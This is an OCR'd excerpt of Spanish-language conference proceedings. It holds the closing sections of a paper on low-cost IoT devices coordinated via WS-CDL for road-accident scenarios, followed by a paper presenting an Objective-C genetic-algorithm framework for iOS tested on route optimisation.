Para la definición de la coreografía se utilizó la especificación 1.0 de WSCDL, que es una definición estándar de cómo los dispositivos deben comunicarse entre ellos, sin la necesidad de un coordinador central, para llevar adelante una determinada tarea.

Los dispositivos utilizado para la construcción de la prueba de concepto son los siguientes:

- Equipo servidor: PC con 16GB de memoria RAM, con procesador de 4 núcleos conectado a una dirección IP de acceso público, sistema operativo Linux, Apache 2.4.18, PHP versión 7.0.15 y una base de Datos PostgreSQL 9.3.

- Equipo Laptop: notebook de escritorio con 12GB de memoria RAM, procesador de doble núcleo conectado a una VPN con el servidor principal mencionado en el punto anterior, sistema operativo Linux, Apache 2.4.18, PHP versión 7.0.15.

- Equipo RaspberryPi B+: equipo con un procesador de 32 bits, con un único núcleo, 1GB de memoria RAM, sistema operativo RaspBian, servidor web Lighttpd versión 1.4.x, PHP versión 5.5.x trabajando en modo CGI. Este equipo está conectado a la VPN que tiene como servidor al equipo servidor mencionado previamente.

- Placa de desarrollo Arduino Mega 2560, que posee 8k de memoria para datos y un procesador de 16 bits; módulo wifi (ESP8266-01).

- Placa de desarrollo Arduino Nano V3 donde la memoria disponible para datos es de apenas 2K y un procesador de 16 bits; módulo wifi (ESP8266-01).

Las limitaciones de los dispositivos se centran en la limitada capacidad de procesamiento, memoria, conectividad y batería; de hecho, las placas Arduino dependen de una batería para poder operar. Los dispositivos ubicuos utilizados y el caso de prueba son representativos tanto de los problemas reales a los que éstos dispositivos se enfrentan, donde la ubicuidad es el común denominador, así como el tipo de problema que se esquematiza.

Algunos de los problemas que podemos evidenciar en base a los dispositivos utilizados y la naturaleza del probelma planteado son los siguientes:

- Zonas con poca conectividad.

- Escaso nivel de batería de los sensores o elementos de comunicación.

- Errores o desaparición de dispositivos durante la comunicación o manejo de la transacción.

La arquitectura de ejecución se puede observar en la Figura 3, donde se aprecia cada dispositivo con el rol que cumple dentro de la coreografía. La placa Arduino representa el rol de un dispositivo Baliza; la RaspberryPi implementa a los dispositivos con los roles de VehiculoAccidentado y VehiculoTransito ya que esta mini computadora tiene la capacidad suficiente para funcionar como computadora central del vehículo; y los equipos con más capacidad de procesamiento a los roles de CentralBaliza y CentralEmergencia.




Figura 3. Diagrama de despliegue de dispositivos y roles

El diagrama de secuencia de la Fig. 4 representa la ejecución del escenario, en base a la prueba de concepto definida. En el diagrama se pueden observar, como etiquetas en la secuencia de mensajes, el formato de información que viaja desde un dispositivo hacia otro, el cual está definido dentro de la definición de la coreografía realizada en WS-CDL.

6. Discusión

Hemos planteado dos preguntas de investigación al comienzo del trabajo, las cuales analizaremos a continuación tratando de responder a cada una de ellas:

- **RQ1:** ¿Es posible utilizar dispositivos y hardware de bajo costo para dar solución a problemas de tránsito vehicular?

  El escenario que hemos planteado es realista ya que hemos simulado distintos dispositivos y actores de una carretera donde trabajan sobre un incidente que involucra vehículos y balizas dentro de la misma. Para ello hemos definido una coreografía entre los distintos actores la cual puede ser implementada tal como la hemos establecido o bien pueden plantearse otros escenarios posibles donde el objetivo sea el de prevenir




Figura 4. Diagrama de secuencia de ejecución de la coreografía

accidentes. El código fuente del escenario puede ser descargado desde la siguiente dirección `https://github.com/GRISE-UPM/ml_server_rest`.

Por otro lado hemos utilizado para este escenario distintos dispositivos de hardware abierto como es el caso de placas Arduino (Mega 2560 y Nano) y RaspberryPi, los cuales además de estas características son dispositivos de bajo costo desarrollando una solución económicamente viable. Podrían incluso utilizarse dispositivos de menor costo para poder realizar implementaciones a escala más grande. Debemos mencionar que estos dispositivos que hemos utilizado tienen una capacidad de procesamiento muy baja pero que dentro del desarrollo que planteamos les queda capacidad ociosa, el único limitante que disponemos hoy día es la escasísima cantidad de memoria que disponen, lo cual es un punto a tener en cuenta en su implementación.

- **RQ2:** ¿Pueden estos dispositivos basar su comportamiento y coordinación bajo mecanismos estándares y de tecnología existente?

  La computación orientada a servicios, y en particular los servicios web, proporcionan mecanismos para la composición de servicios. Dentro de los mecanismos de composición existen actualmente especificaciones tanto para las orquestaciones como para las coreografías de servicios, permitiendo de esta manera construir sistemas de negocio complejos a partir de una gran cantidad de servicios heterogéneos, simples y distribuidos.

  Una analogía entre la tecnología de SOA y los dispositivos ubicuos nos permitiría pensar que si cada dispositivo en un ambiente pervasivo es proveedor, o consumidor de un servicio, la coordinación de dispositivos parece encajar perfectamente con la composición de servicios. Sin embargo, en contextos tales como el de Internet de las cosas (IoT de las siglas del inglés Internet of Things), donde los servicios son dinámicos, móviles, menos fiables y dependientes del dispositivo, los mecanismos de composición establecidos para servicios web no son directamente aplicables [12].

  Si a partir de esta analogía, trasladamos esos conceptos de SOA a dispositivos ubicuos en ambientes pervasivos podemos obtener un desarrollo basado sobre estándares abiertos, permitiendo de esta manera hacer desarrollos y soluciones en estos ambientes que sean abiertos, estándares interoperables y extensibles como es el caso de estudio que hemos presentado en este trabajo.

Por lo antes expuesto podemos decir que el mecanismo de interacción entre dispositivos es estándar, basado en SOA, perfectamente compatible con la web, y a priori también con cualquier iniciativa IoT. A su vez, las posibilidades que este tipo de tecnología proporciona es diverso, especialmente a países que tienen un parque automotor antiguo. Más específicamente, los módulos construidos serán económicos, no serán nocivos para la saludos, y claro está, independientes de la marca de los vehículos. Básicamente lo único que necesitarán del vehículo será la energía para funcionar.

7. Conclusiones

Hemos implementado una solución a distintos problemas que se pueden producir en el tránsito vehicular, en particular sobre una carretera. Hemos podido utilizar dispositivos y hardware de bajo costo para dar solución a los pro-

blemas que planteamos, y a su vez esta solución está basada sobre estándares abiertos de coordinación brindando interoperabilidad y extensibilidad.

La solución planteada a través del escenario de trabajo es una solución específica, pero la misma puede ser extendida a múltiples problemas de la vida real, tales como asistencia a personas con necesidad de asistencia permanente, automatización de hogares, de industrias, etc.

Como trabajos futuros, se pretende desarrollar distintos prototipos adaptados a un contexto específico, dirigidos hacia problemas particulares. Los resultados serán presentados al gobiernos local, para iniciar proyectos de innovación con financiamientos estatales.

Agradecimientos

Esta investigación fue financiada en parte por el rubro de la Corporación Ecuatoriana para el Desarrollo de la Investigación y la Academia (CEDIA) para el Grupo de Trabajo: "Internet de las Cosas y Ciudades Inteligentes" y en parte por el rubro de la Universidad de las Fuerzas Armadas ESPE del Ecuador para estancias de investigación.

Referencias

[1] OMS, "Informe sobre la situación mundial de la seguridad vial." Available at https://www.who.int/violence_injury_prevention/road_safety_status/es/, Last visited: Sep 1th, 2013.

[2] U. Nations. Available at https://www.who.int/roadsafety/decade_of_action/es/, , title = Decenio de Acción para la Seguridad Vial 2011-2020, year = 2010.

[3] E. R. F. C., J. W. Castro, M. C. Lopez, and F. Onofa, "Towards A proposal to decrease road accidents in ecuador: Requirements derived from A secondary study," in *Proceedings of the XXII Iberoamerican Conference on Software Engineering, CIbSE 2019, La Habana, Cuba, April 22-26, 2019.*, pp. 572–585, 2019.

[4] OMS, "10 datos sobre la seguridad vial en el mundo." Available at https://www.who.int/features/factfiles/roadsafety/es/, Last visited: Sep 1th, 2017.

[5] M. Miranda, A. Villanueva, M. Buo, R. Merabite, S. Perez, and J. Rodriguez, "Portable prevention and monitoring of driver's drowsiness focuses to eyelid movement using internet of things," 2019.

[6] A. Khandakar, M. Chowdhury, R. Ahmed, A. Dhib, M. Mohammed, N. Al-Emadi, and D. Michelson, "Portable system for monitoring and controlling driver behavior and the use of a mobile phone while driving," *Sensors (Switzerland)*, vol. 19, no. 7, 2019.

[7] M. Lee, M. Sunwoo, and K. Jo, "Collision risk assessment of occluded vehicle based on the motion predictions using the precise road map," *Robotics and Autonomous Systems*, vol. 106, pp. 179–191, 2018.

[8] S. Kumar and D. Toshniwal, "A data mining approach to characterize road accident locations," *Journal of Modern Transportation*, vol. 24, pp. 62–72, Mar 2016.

[9] M. Ramzan, S. Awan, H. Aldabbas, A. Abid, M. Farhan, S. Khalid, and R. Latif, "Internet of medical things for smart d3s to enable road safety," *International Journal of Distributed Sensor Networks*, vol. 15, no. 8, 2019.

[10] S. T. March and G. F. Smith, "Design and Natural Science Research on Information Technology," *Decis. Support Syst.*, vol. 15, pp. 251–266, Dec. 1995.

[11] Ling Yibo, Pong Terrence, Vassiliou Christophoros C, Huang Paul L, and Cima Michael J, "Implantable magnetic relaxation sensors measure cumulative exposure to cardiac biomarkers," *Nat Biotech*, vol. 29, pp. 273–277, mar 2011. 10.1038/nbt.1780.

[12] G. Cassar, P. Barnaghi, W. Wang, S. De, and K. Moessner, "Composition of services in pervasive environments: A Divide and Conquer approach," in *Computers and Communications (ISCC), 2013 IEEE Symposium on*, pp. 000226–000232, July 2013.

Diseño de Framework para la Implementación de Algoritmos Genéticos en Dispositivos Móviles

Banga, J. E. [1]; Deroche, A[1]; Vegega, C. [1]; Pollo-Cattaneo, Ma. F. [1]
[1] *Grupo de Estudio en Metodologías de Ingeniería de Software. Facultad Regional Buenos Aires. Universidad Tecnológica Nacional, Argentina*
{exequiel.banga, arielderoche, flo.pollo}@gmail.com

Resumen

En tiempos en donde la inmediatez tiene un papel predominante, los Algoritmos Genéticos resuelven problemas de interés cotidiano tomando como base su premisa más importante relacionada a la optimización, utilizando una analogía directa con el comportamiento natural.

Por otro lado, los dispositivos móviles se encuentran a la orden del día, evolucionándose constantemente por medio de su hardware y software, asociándose también con el concepto de inmediatez planteado.

A partir de esto, combinando ambos conceptos, resulta interesante plantear la posibilidad de crear un marco de trabajo general y estándar de desarrollo para aplicarlo en problemas concretos y similares.

1. Introducción

Basados en los principios de la evolución natural, los Algoritmos Genéticos buscan encontrar una solución suficientemente buena para el problema a resolver luego de un número de generaciones sucesivas. Es decir, considera un conjunto de individuos que representan una solución a un determinado problema, se les asigna un valor o peso relacionado a la adaptabilidad o probabilidad de ser seleccionado en el cruce a realizar. Este último producirá nuevos individuos (soluciones) para evaluarlos y seleccionar los que cuentan con las mejores características, aptas para realizar un cruce nuevo. Así, después de varias generaciones se encuentran las mejores soluciones al problema planteado [1]. Diseño y optimización de horarios de turnos y de líneas de montaje son algunos de los ejemplos en los cuales los Algoritmos Genéticos se están desempeñando [2, 3].

Cuando se hace referencia a un problema en particular y en consecuencia, a su solución, es importante definir un marco de trabajo estandarizando conceptos, criterios y prácticas para que sea utilizado como referencia, con el objetivo adicional de resolver nuevos problemas de similares características. Surge así el concepto de framework, enfocado en este caso en la implementación de Algoritmos Genéticos [4].

Teniendo en cuenta este contexto, dentro del Grupo de Estudio en Metodologías de Ingeniería de Software (GEMIS), y docentes pertenecientes a la cátedra de la asignatura "Inteligencia Artificial" (IA), del 5to año de la carrera de Ingeniería en Sistemas de Información (ISI) de la Universidad Tecnológica Nacional, Facultad Regional Buenos Aires (UTN FRBA), se menciona la posibilidad de diseñar un framework de implementación de Algoritmos Genéticos en dispositivos móviles sirviendo como base para futuras implementaciones de aquí en adelante.

Se plantea entonces la siguiente estructura para el presente documento: definición del problema (sección 2), elementos y metodología utilizada (sección 3), diseño del framework (sección 4), el caso de estudio y/o aplicación del framework diseñado y resultados obtenidos (sección 5). Finalmente se exponen las conclusiones y futuras líneas de trabajo (sección 6).

2. Definición del Problema

A la hora de decidir sobre qué tipo de desarrollo realizar en materia de aplicaciones móviles existen dos opciones posibles, las nativas o las híbridas.

Las segundas, en comparación con las primeras, implican que varias funcionalidades relacionadas a las capas más bajas del hardware no funcionen de manera optimizada o, que directamente no se puedan acceder por trabajar en diferentes capas según el sistema operativo. No obstante, desde el punto de vista del costo y tiempo, la aplicación híbrida permite que un mismo código pueda ser compilado e instalado en más de una plataforma utilizando diferentes o similares plugins y librerías (Android, iOS o incluso Windows Phone) [8, 9].

Una ventaja diferenciadora del entorno iOS es que puede soportar y crear tanto software como hardware, brindando una compatibilidad muy fuerte. Por otro lado, su opositor, Android, modifica su software y sistemas de acuerdo al hardware implementado (ya sea Samsung, Sony, Motorola, entre otros) [10].

En cuanto al entorno iOS, la arquitectura se distribuye en diferentes capas que se integran para soportar el manejo de red y de múltiples sistemas de archivos. Las capas superiores son las encargadas de contener los

servicios y tecnologías más importantes para el desarrollo de distintas aplicaciones, y las capas más bajas son las encargadas de los servicios más básicos relacionados con el hardware [5].

Objective-C ha sido desde sus comienzos, el lenguaje principal para desarrollar productos de Apple. Sin embargo, en 2014 se anunció la creación de Swift, un lenguaje con nuevas características. Teniendo en cuenta el manejo dinámico de propiedades de los objetos (especialmente para la evaluación y cruza tomando como ejemplo nuestro caso de aplicación), que las principales bibliotecas para iOS están escritas en este lenguaje y la compatibilidad automática con C++, se decide elegir Objective-C como lenguaje a desarrollar el framework en el entorno iOS [11, 12, 13].

Los conceptos o elementos de bajo nivel como la abstracción, herencia, delegación, encapsulamiento y polimorfismo, entre otros, son tenidos en cuenta en el diseño general del framework a fin de que el usuario pueda concentrarse en la representación e implementación de la solución [13].

En sintonía con el crecimiento del uso de aplicaciones móviles y sistemas interconectados a las mismas sumado a los conceptos anteriormente mencionados, se establece el objetivo de confeccionar en primer lugar un framework de desarrollo de Algoritmos Genéticos, dentro de la plataforma de IOS, para luego aplicarlo a un caso específico relacionado a la optimización de rutas.

3. Elementos y Metodología utilizada

Teniendo en cuenta lo descrito en el apartado anterior, se considera una comparación exhaustiva de los Algoritmos Genéticos existentes en el mercado, resaltando las fortalezas y debilidades que consideramos hacia la creación de un framework propio y exclusivo para implementar en un entorno de desarrollo móvil, específicamente del sistema operativo de Apple, iOS.

Para ello, en la sección 3.1 se presenta la definición de Algoritmo Genético y en la sección 3.2 se realiza la comparación de diferentes frameworks.

3.1. Algoritmos Genéticos

Es posible representar a los Algoritmos Genéticos por medio de la Figura 1, considerándolo como un esquema básico de alto nivel. Se genera una población inicial con individuos creados con características aleatorias. Luego se evalúa la aptitud de cada individuo y, mediante un algoritmo de selección, se eligen los individuos que serán utilizados para el cruzamiento. El siguiente paso consiste en generar nuevos individuos en base a los individuos seleccionados en el paso anterior. Se generan tantos individuos para que la nueva población tenga igual cantidad de individuos que la población anterior. Luego se aplica eventualmente, dependiendo de un factor de probabilidad, un factor de mutación a algún/os individuo/s. Finalizados los pasos mencionados, se evalúa el criterio de paro y, se procede a iterar nuevamente los pasos o finalizar el algoritmo [1].




Figura 1. Diagrama de un Algoritmo Genético

3.2. Comparación de Algoritmos Genéticos

Existen pocos frameworks en el mercado, los cuales son utilizados de acuerdo al lenguaje o problema a resolver. Según [14], se toman en cuenta diferentes frameworks relacionados a los lenguajes de la plataforma iOS (Objetctive-C y Swift). Contar con compatibilidad en el lenguaje C++ resulta imprescindible a la hora de utilizar librerías hechas para cualquier plataforma. Esto no es posible de realizar en Swift de forma directa, pero si en Objective-C.

La ventaja del uso cotidiano del lenguaje C++ en proyectos de diferente índole permite contar con librerías de todo tipo, hechas para cualquier plataforma, e incluirlas en desarrollos para el sistema operativo iOS [15, 16].

A continuación, se presenta una tabla comparativa (Tabla 1) de los frameworks relevados tenidos en cuenta la compatibilidad con el lenguaje C++, la necesidad de que cada individuo posea un cromosoma codificado (generalmente como una cadena de caracteres) y la posibilidad de utilización como framework.

Tabla 1. Comparación entre Frameworks de Algoritmos Genéticos.

	Compatibilidad directa con C++	Necesita cadena de cromosomas	Puede construir un framework por separado
Revolver	Desventaja	Desventaja	Ventaja
Evolver	Desventaja	Desventaja	Ventaja
Circle	Ventaja	Desventaja	Desventaja

4. Diseño del Framework

Los Frameworks mencionados en el apartado anterior requieren que el programador transforme sus objetos a cromosomas, generalmente representados con cadenas de caracteres, realice las operaciones de cruzamiento y mutación para luego generar nuevos individuos con dichos cromosomas. En la implementación realizada, en lugar de codificar los cromosomas de los individuos, se considera que la clase entienda dos mensajes: mutar y cruzar con otro individuo. Así, "Cromosoma" resulta ser una interfaz que tiene que ser implementada por dichos objetos.

A continuación, se presentan las entidades principales del framework desarrollado.

1. GAManager. Resulta ser la clase principal del modelo de Algoritmo genetic. Utilizando sus instancias es posible administrar de forma declarativa, mencionando qué algoritmo se utilizará para cruzar, seleccionar y mutar a los individuos (Figura 2).

Se encuentran propiedades del proceso como el número de iteración, aptitudeThreshold (el valor de aptitud suficiente para indicar que se encontró una solución suficientemente buena y finalizar el algoritmo) y la propia población. Para el inicio del proceso es necesario llamar al método "start" para que una vez finalizado, el proceso llame al "finishBlock" que recibe la población final y al mejor individuo de la misma. Es posible realizar acciones al final de cada ciclo especificando el finishCicleBlock.

2. Algoritmo de Selección. Se define el salto generacional (porcentaje de la población que se reemplazará, de 0 a 1) y el bloque de aptitud (en donde se evalúa a cada individuo y se asigna el valor de aptitud). Como opcional para esta interfaz, es posible compartir las aptitudes de la población en cada ciclo. El único método requerido es el selectBestFrom, que recibe la población, evalúa la aptitud de los individuos y devuelve un vector mutable con los candidatos seleccionados (Figura 3).





Figura 2. GAManager

3. Algoritmo de Selección. Resulta ser la implementación de un algoritmo de selección basado en una tabla de clasificación. Se filtra a los n-mejores individuos de la población, previamente clasificados y ordenados por aptitud.




```
@property (nonatomic,strong)NSNumber
*generationalJump;
@property(nonatomic,copy)AptitudeBlock
aptitudeBlock;
@optional
@property(nonatomic,strong)NSArray *
populationAptitudes;
- (NSMutableArray *)selectBestFrom:(NSArray
*)population;
```

Figura 3. Algoritmo de selección

4. Algoritmo de Cruza. Es posible llamar al cruzamiento entre dos individuos mediante los siguientes métodos:-(NSArray*) cross: (id) individualA with: (id) individualB; o llamar a la población de crossFrom: (NSArray *) para hacerlo para toda la población (Figura 4).




Figura 4. Algoritmo de cruzamiento

5. Cruza Binominal. Para cada par de individuos, el algoritmo genera dos hijos. El primer hijo se genera utilizando aleatoriamente las propiedades de parentA y parentB. El segundo hijo es el complemento del primero.

6. Algoritmo de Mutación. Define el algoritmo de mutación. En cada ciclo, el GAManager llama a su método Mutate. El algoritmo debe decidir si debe mutar, o no, en función de sus propiedades.

7. Algoritmo Básico de Mutación. Esta es la implementación de un algoritmo de mutación que muta individuos de la población dando un valor probabilístico (Figura 5).




Figura 5. Algoritmo de básico de mutación

8. Algoritmo Básico de Mutación Desviada. Esta es la implementación de un algoritmo de mutación que muta individuos de la población en función de su homogeneidad: cuanto más homogénea es la población, mayor es la probabilidad de mutación (Figura 6).




Figura 6. Algoritmo de básico de mutación desviada

9. Protocolo de Cromosomas. Cada individuo de la población debe implementar este protocolo. Los objetos deben comprender dos mensajes: mutar y cruzar. Depende de los propios individuos saber cómo mutar y cruzar, usar los algoritmos proporcionados o hacerlo manualmente (Figura 7).




Figura 7. Protocolo de cromosomas

5. Caso de Estudio

Se utiliza el problema de búsqueda del camino más corto para llegar a N lugares determinados para ilustrar la utilización del framework planteado en el presente trabajo. Según se puede visualizar en la figura 8, se

representa a cada lugar con su número el cual además plantea el orden inicial y final luego de correr el framework. En la figura 9 se puede apreciar el tamaño del camino, en metros, sugerido por mejor individuo de cada generación.

Se seleccionan en el mapa 10 lugares al azar, teniendo como opciones posibles !10 = 3.628.800.

El algoritmo se configura con una población inicial de 100 individuos al azar, con un máximo de 100 generaciones a evaluar. De esta forma, como máximo se evalúan 10.000 individuos (solo el 0,28% comparado con hacerlo por fuerza bruta). En este caso el algoritmo convergió en la iteración 24 a la misma solución que el método de fuerza bruta. Es decir, analizando 2.400 individuos, solo el 0,06% del total de individuos analizados por fuerza bruta.




Figura 8. Ejemplo de visualización de los puntos y camino.

Los individuos son representados con objetos de la clase "Camino". Dichos objetos poseen un vector llamado "annotations", que representa el conjunto ordenado de puntos a recorrer. Luego, existe una propiedad llamada "distance" que se calcula en tiempo de ejecución, generando la cantidad de metros totales entre los puntos, según el orden de los mismos.

La aptitud de un individuo dada por "-1* distante" significa que, cuanto menor sea la distancia total a recorrer, más apto se considera el individuo.

El criterio de paro del algoritmo está representado por una cantidad máxima de iteraciones, en este caso 100; o cuando durante 10 generaciones, sucede que el mejor individuo tiene la misma aptitud que el mejor individuo de la generación anterior. Tal como se puede apreciar en la figura 9, entre las generaciones 15 y 24 inclusive, los mejores individuos de dichas generaciones tienen la misma aptitud, por lo que se cumple con el criterio de paro y se finaliza la primera corrida.




Figura 9. Metros recorridos por los mejores individuos de cada generación

Para una segunda corrida, se seleccionan en el mapa 9 lugares al azar, teniendo como opciones posibles !9 = 362.880.

En la figura 10 se representa a cada lugar con su número el cual además plantea el orden inicial y final luego de la segunda corrida del framework.

En la figura 11 se puede apreciar el nuevo tamaño del camino, en metros, sugerido por mejor individuo de cada generación, de acuerdo a la segunda corrida.




Figura 10. Ejemplo de visualización de los puntos y camino antes y después de la corrida.

El algoritmo se configura con una población inicial de 100 individuos al azar, con un máximo de 100 generaciones a evaluar. De esta forma, como máximo se evalúan 10.000 individuos (solo el 27% comparado con hacerlo por fuerza bruta). En este caso el algoritmo convergió en la iteración 58 a la misma solución que el método de fuerza bruta. Es decir, analizando 5.800 individuos, solo el 1,59% del total de individuos analizados por fuerza bruta.




Figura 11. Metros recorridos por los mejores individuos de cada generación

6. Conclusiones

Los Algoritmos Genéticos encuentran excelentes soluciones a diversos problemas mediante el desarrollo de un número de generaciones sucesivas. Su implementación mediante software hace necesaria la existencia de un framework como marco de trabajo estandarizando conceptos, criterios y prácticas para que sea utilizado como referencia, con el objetivo adicional de resolver nuevos problemas de similares características.

El framework presentado simplifica la resolución de problemas con Algoritmos Genéticos tomando como base las ventajas expuestas, relacionadas con la solución nativa en iOS.

Mediante la implementación del framework creado para la solución al problema expuesto en el actual documento se destaca su practicidad y utilidad con técnicas como los Algoritmos Genéticos, priorizando la consistencia y versatilidad respecto a cualquier cambio de configuración de operadores que se requieran utilizar en cada uno de los casos.

Por otro lado, se logra abstraer la capa de más bajo nivel del Algoritmo Genético dejando sólo las capas de configuración necesarias para su implementación.

